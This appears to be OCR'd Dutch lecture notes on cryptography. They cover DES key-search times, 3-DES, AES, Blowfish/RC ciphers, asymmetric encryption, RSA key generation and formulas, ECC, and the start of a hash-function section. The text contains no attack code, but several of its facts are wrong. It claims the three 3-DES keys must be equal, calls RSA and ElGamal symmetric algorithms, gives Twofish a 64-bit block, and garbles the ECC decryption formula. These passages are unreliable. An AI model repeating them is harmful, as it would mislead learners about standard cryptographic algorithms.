
Bij DES waarbij een korte sleutel gebruikt wordt, zal het makkelijk zijn om de sleutel te achterhalen. Onderstaande tabel toont hoelang het duurt om de sleutel te vinden (maximale tijd). Elke mogelijke combinatie moet uitgeprobeerd worden. De uitkomst van het ontcijferen kan dan geanalyseerd worden of het overeenkomt met een origineel bericht.

Key Size (bits)	Number of Alternative Keys	Time required at 1 decryption/μs	Time required at 10^6 decryptions/μs
32	$2^{32} = 4.3 \times 10^9$	$2^{31}\ \mu s$ = 35.8 minutes	2.15 milliseconds
56	$2^{56} = 7.2 \times 10^{16}$	$2^{55}\ \mu s$ = 1142 years	10.01 hours
128	$2^{128} = 3.4 \times 10^{38}$	$2^{127}\ \mu s$ = 5.4×10^{24} years	5.4×10^{18} years
168	$2^{168} = 3.7 \times 10^{50}$	$2^{167}\ \mu s$ = 5.9×10^{36} years	5.9×10^{30} years
26 characters (permutation)	$26! = 4 \times 10^{26}$	$2 \times 10^{26}\ \mu s$ = 6.4×10^{12} years	6.4×10^{6} years

3-DES

De 56-bits lengte van de sleutel bij DES is te kort. Zoals te zien is in voorgaande tabel, kan deze sleutel van lengte 56 bits in minder dan een dag gevonden worden. Maar DES is nog steeds aanwezig in veel hardware. Daarom wordt een complexer te vinden sleutel van 168 bits geconstrueerd door DES 3 keer uit te voeren. Dit zorgt voor een veilige oplossing maar is natuurlijk 3 keer trager dan DES, dat eigenlijk ook al traag was.

Onderstaande figuren tonen hoe 3-DES versleuteld wordt en ontcijferd.




De 3-DES operatie is redelijk eenvoudig. De 168-bit sleutel kan opgesplitst worden in 3 sleutels van lengte 56 bits. Eerst wordt een versleutel-methode toegepast, gevolgd door een ontcijfer-methode en als laatste komt opnieuw een versleutel-methode. De ontcijfer-stap wordt gebruikt om compatibel te blijven met standaard DES. De bijkomende vereiste is wel dat de drie sleutels gelijk moeten zijn aan elkaar. Er is ook een mogelijkheid om 2 verschillende sleutels te gebruiken en dan is de sleutel in stap 1 en 3 gelijk aan elkaar. De middelste ontcijfer-stap heeft een andere sleutel. De totale lengte van de sleutel is dan gelijk aan 112 bits.

Zoals al gezien kan worden is 3-DES niet zo veilig als we zouden denken bij het zien van de sleutellengte van 112 of 168 bits. Er bestaan technieken om sneller de juiste sleutels te vinden waardoor de effectieve extra veiligheid wel hoger is dan die van DES maar minder dan verwacht bij zulke sleutellengtes.

AES


Advanced Encryption Standard is gebaseerd op het Rijndael algoritme. Het is de NIST-standaard voor de komende decennia. Het is gemaakt om te weerstaan aan cryptoanalyse aanvallen. De blokgrootte is 128 bit. De sleutel is 128, 192 of 256 bit groot.

Onderstaand schema toont AES-192 en AES-256. Deze versies zijn analoog op een paar kleine details in de sleutelgeneratie en aantal ronden na.



AES maakt geen gebruik van het Feistel schema. Onderstaan schema geeft de operaties weer die gedaan worden bij versleuteling (links) en ontcijfering (rechts). ByteSub is een niet-lineaire bytesubstitutie (een S-box), speciaal gemaakt om aanvallen te weerstaan. ShiftRow wordt gebruikt om verwarring te creëren door verschillende offsets te gebruiken bij het verschuiven van rijen. MixColumn is een operatie die gebaseerd is op polynomiale algrebra om verwarring te introduceren. RoundKey zorgt dat er een XOR-operatie wordt gedaan op de staat.

AES is 3 keer sneller dan DES. AES kan net zoals DES gebruikt worden in stream mode (CBC of CTR) en kan door zijn snelheid ingezet worden voor communicatie. De architectuur zorgt ervoor dat er parallel gewerkt kan worden.



Andere

Er bestaan naast DES en AES nog vele andere algoritmen. Blowfish en Twofish hebben een variabele sleutellengte tussen 32 en 448 bits. De blokgrootte is 64 bit. Deze algoritmen zijn snel en heel veilig.

RC2 werd gemaakt als vervanger voor DES. RC2 versleutelt gegevens in 64 bit blokken en heeft een variabele sleutelgrootte tussen 8 en 128 bit.

RC5 heeft een variabele blokgrootte (2 woorden van 16, 32 of 64 bit). Er zijn een variabel aantal ronden tussen de 0 en255. Ook de sleutellengte is variabel tussen de 0 en 255 bytes.

Enkele andere algoritmen zijn: CAST, IDEA, Serpent, CAST5, RC4, Skipjack, Safer+/++…


Asymmetric encryption algorithms

Bij symmetrische encryptie moeten zender en ontvanger de geheime sleutel kennen. Maar deze moet ook op een veilige manier doorgestuurd kunnen worden. Daarvoor wordt asymmetrische encryptie gebruikt. We kennen dat ook onder de term publieke sleutel encryptie.

Asymmetrische encryptie houdt een sleutelpaar bij voor elke gebruiker. Een private sleutel is enkel gekend door de eigenaar. Een publieke sleutel is gekend door alle andere entiteiten die willen communiceren met de eigenaar van de private sleutel.

De publieke sleutel mag geen informatie geven over de private sleutel. Daarvoor worden moeilijke wiskundige problemen gebruikt. Een voorbeeld hiervan is het factoriseren van een product in 2 grote priemgetallen. Door de snel evoluerende snelheden van computers zal dit probleem echter niet lang meer als moeilijk wiskundig probleem gezien kunnen worden. Van zodra de berekentijd te klein wordt zal een nieuw moeilijk wiskundig probleem gezocht moeten worden.


De publieke sleutel van A wordt genoteerd als KU_A en de private sleutel wordt als KR_A genoteerd.




Dit algoritme kan gebruikt worden om confidentialiteit af te dwingen. Een tekst kan omgevormd worden naar een versleuteld bericht door gebruik te maken van de publieke sleutel van de ontvanger van het bericht. De ontcijfering gebeurt bij de ontvanger door de private sleutel te gebruiken om het origineel bericht te verkrijgen.

1024 bit RSA is typisch minder veilig dan 128 bit AES. De sleutels zijn bij asymmetrische encryptie vaak langer dan bij symmetrische encryptie maar zijn daarom niet veiliger. Daarnaast is de berekentijd ook langer dan die bij symmetrische encryptie.

Daarnaast kan dit algoritme ook gebruikt worden om authenticatie af te dwingen. Enkel de eigenaar van de private sleutel kan een bericht op die manier versleutelen. Dit is een soort van handtekening. Bij ontcijfering wordt de bijhorende publieke sleutel gebruikt. Hierdoor kan de authenticiteit van de afzender geverifieerd worden. De afzender moet dus de private sleutel horend bij de publieke sleutel die de ontvanger bezit, bezitten. Dataintegriteit kan deels afgedwongen worden. De inhoud van een bericht kan niet gewijzigd worden. Maar een aanvaller kan berichten wel onderscheppen om ze meermaals of niet te versturen.



Als we nu beide veiligheidsdoelen (security goals) in acht nemen bij asymmetrische encryptie krijgen we onderstaand schema. Enkel Alice kan een versleuteld bericht sturen met haar private sleutel. De authenticiteit van de entiteit Alice wordt hierbij verzekerd, de dataintegriteit wordt deels verzekerd en de afkomst kan nagegaan worden door Alice haar publieke sleutel te gebruiken. We weten ook dat de ontvanger Bob enkel het bericht kan ontvangen omdat Allice het bericht boven op haar private sleutel, ook versleuteld heeft met de publieke sleutel van Bob. Er is dus confidentialiteit voor de communicatie tussen Alice ne Bob. In dit geval moet elke entiteit zijn eigen sleutel bevatten en de publieke sleutel van de andere partij.



Asymmetrische encryptie is traag. Het is niet praktisch om een volledig bericht te versleutelen op deze manier en wordt daardoor bijna nooit gebruikt om veel gegevens te versleutelen tijdens gegevensuitwisseling. Het wordt daarentegen wel vaak gebruikt in combinatie met symmetrische encryptie voor confidentialiteit en om korte berichten te versturen zoals geheime sleutels voor symmetrische encryptie.

RSA

RSA is het meest gebruikte algoritme voor asymmetrische encryptie. De sleutel heeft een variabele lengte en stelt het aantal bits voor die nodig zijn om het product te representeren. Versleutelen en ontcijferen zijn bij RSA dezelfde wiskundige bewerking. Het algoritme is heel veilig aangezien het gebaseerd is op het factoriseren van het product van twee priemgetallen, wat een complex wiskundig probleem is.

De sleutel wordt als volgt gegenereerd:

1. De priemgetallen p en q worden privaat gekozen
2. Het product van beide getallen wordt berekend en publiek gemaakt ($n = p \times q$)
3. Volgend product wordt ook berekend maar wordt privaat bijgehouden: $f(n) = (p-1) \times (q-1)$
4. Het getal e wordt gekozen en publiek bekend gemaakt
    a. We weten dat: ggd $(f(n), e) = 1$ en $1 < e < f(n)$
5. Het getal d wordt privaat berekend: $d = e^{-1} \bmod f(n)$

De publieke sleutel KU bestaat uit volgend paar: KU = {e, n}.
De private sleutel KR bestaat uit volgend paar of tuple: KR = {d, n} or KR = {d, p, q}.

RSA kan gebruikt worden om confidentialiteit af te dwingen. Versleuteling gebeurt door gebruik te maken van de publieke sleutel KU = {e, n}. Hiermee kan het versleutelde bericht C berekend worden uit het originele bericht M met volgende formule: $C = M^e \bmod n$.

Voor de ontcijfering wordt gebruik gemaakt van de private sleutel KR = {d, n}. Het originele bericht M wordt door middel van volgende functie berekend: $M = C^d \bmod n$. Hierin staat C voor het versleutelde bericht.

RSA wordt ook gebruikt voor digitale handtekeningen. De digitale handtekening S kan enkel door de eigenaar van de private sleutel berekend worden: $S = M^d \bmod n$.
Voor de verificatie wordt gebruik gemaakt van de publieke sleutel en volgende formule berekend: $M = S^e \bmod n$.

Er bestaan enkele voorschriften hoe RSA gebruikt moet worden (PKCS#1-1.5, PKCS#1-2.0…). Hierdoor wordt de gebruiker gewaarschuwd voor slecht gekozen waarden, slechte gewoontes bij het opstellen van RSA en wordt gewezen op de structuur en communicatie met RSA.

Andere (ElGamal, ECC…)

ElGamal encryptie is gebaseerd op het Diffie-Hellman probleem. Meer over deze encryptiemethode staat in het hoofdstuk sleuteluitwisseling bij netwerk- en communicatiebeveiliging.

Elliptic Curve Cryptography (ECC) is gebaseerd op de algebraïsche structuur van elliptische krommen in eindige velden. Deze krommen zijn symmetrisch rond de x-as. De vergelijking van een elliptische kromme is $y^2 = x^3 + ax + b$. Elke niet-verticale rechte zal deze kromme in maximaal drie punten snijden. Via deze elliptische krommen kunnen we makkelijk berekeningen doen die op een andere plaats op de kromme zullen uitkomen dan we eerst dachten. Eens we dit punt kennen is het moeilijk of niet te achterhalen wat onze initiële stap was. En dat is exact wat we met ECC willen bereiken.

De publieke sleutel bij ECC bestaat uit een beschrijving van een elliptische kromme EC (vergelijking en een priemgetal p), een generatorpunt G op de kromme EC en een punt P_n dat het generatorpunt G vermenigvuldigd is met een getal n dat privaat blijft. Dit getal is $1 <= n < p$.


De private sleutel bij ECC is het getal n. Dat getal kan wiskundig teruggevonden worden en wordt de elliptische kromme discrete logaritmische functie genoemd.

Aan de hand van de publieke sleutel wordt versleuteld door gebruik te maken van een nieuwe willekeurige factor k die privaat is voor de afzender. Het versleutelde bericht is berekend met volgende formule: $C_M = (k\,G, P_M + k\,P_n)$. Het ontcijferen kan enkel door de eigenaar van de private sleutel n gebeuren door volgende functie: $P_M = (C_M + k\,P_n) - n\,(k\,G)$.

Er zijn tot nog toe geen efficiente algoritmen gevonden om het ECC-probleem makkelijk, snel en energiezuinig op te lossen. Daarnaast is een kortere sleutellengte even veilig als een veel langere sleutellengte bij RSA. 256 bits ECC is veel veiliger en sneller dan 2048 bits RSA.

Een nadeel is dat de willekeurige getal generator een backdoor zou hebben, die gebruikt kan worden door de NSA. Sommige ECC-implementaties zijn gepatenteerd hoewel er tegenwoordig ook al vrije versies bestaan.

Onderstaande figuur toont een voorbeeld van een certificaat waarin het Diffie-Hellman protocol gecombineerd is met elliptische krommen. Bij elk nieuw bericht wordt een nieuwe sleutel gebruikt. Dit wordt gecombineerd met RSA.



HASH algorithms

Hash-functies worden vooral gebruikt in hashtabellen. Een checksum is een kleine waarde die gebruikt wordt om fouten bij gegevensoverdracht te detecteren. Checksums worden vaak gebruikt om dataintegriteit te verifiëren.


Een controlegetal of *check digit* is een getal om fouten in getallen te detecteren. Het lijkt op een pariteitsbit maar heeft dan een waarde in een ander talstelsel.

Hash-functies berekenen een hashwaarde voor een bericht M. We schrijven dit als h = H(M). h heeft een vast aantal bits en dient als 'vingerafdruk' of 'signatuur' van een bericht. Deze functies worden gebruikt om wijzigingen van berichten te detecteren. Het is dus niet hetzelfde als encryptiealgoritmen.

Bij een wijziging zal de berekende hashwaarde verschillend zijn. We kunnen deze functies echter niet gebruiken voor authenticatie omdat ze niet veilig zijn voor die toepassingen.

In volgend schema wordt een hash-functie gebruikt. Voor de authenticatie wordt gebruik gemaakt van asymmetrische encryptie. Om ervoor te zorgen dat de inhoud van het bericht

niet gewijzigd kan worden, wordt een berichtteller toegevoegd en samen versleuteld met de hash-functie. De versleutelde hashwaarde is de digitale signatuur van de corresponderende tekst. RSA of ElGamal worden vaak als symmetrisch encryptiealgoritme gebruikt.



Hash-functies hebben enkele vereisten. De functies moeten werken op een input van elke lengte. Het mag daarnaast niet mogelijk zijn om aan de hand van de hashwaarde, de originele waarde te achterhalen. Dit noemen we een one-way functie. Het mag ook niet mogelijk zijn om op eenvoudige wijze een inputwaarde te vinden die een hashwaarde genereert die al voorgekomen is. En hashwaarden moeten makkelijk te berekenen zijn.

We willen zoals hiervoor gezegd voorkomen dat we makkelijk waarden kunnen vinden die eenzelfde hashwaarde genereren. Dit om te voorkomen dat de inhoud van een bericht wordt aangepast zonder dat de hashwaarde wijzigt.

Algemeen wordt gezegd dat het moeilijk is om een input te vinden die in de hash-functie een bepaalde hashwaarde krijgt. (We zoeken een alternatieve input die een voor een gekende hashwaarde zal zorgen.) Anderzijds is het makkelijk om in een groep inputwaarden twee of meer waarden te vinden die dezelfde hashwaarde genereren.

MD-5


MD staat voor Message Digest. Deze hash-functie creëert een hashwaarde van 128 bits. Deze functie is nog steeds veelgebruikt hoewel het gebruik eigenlijk is afgeraden door een lage sterke 'botsingsweerstand'.


SHA-1 & SHA-2

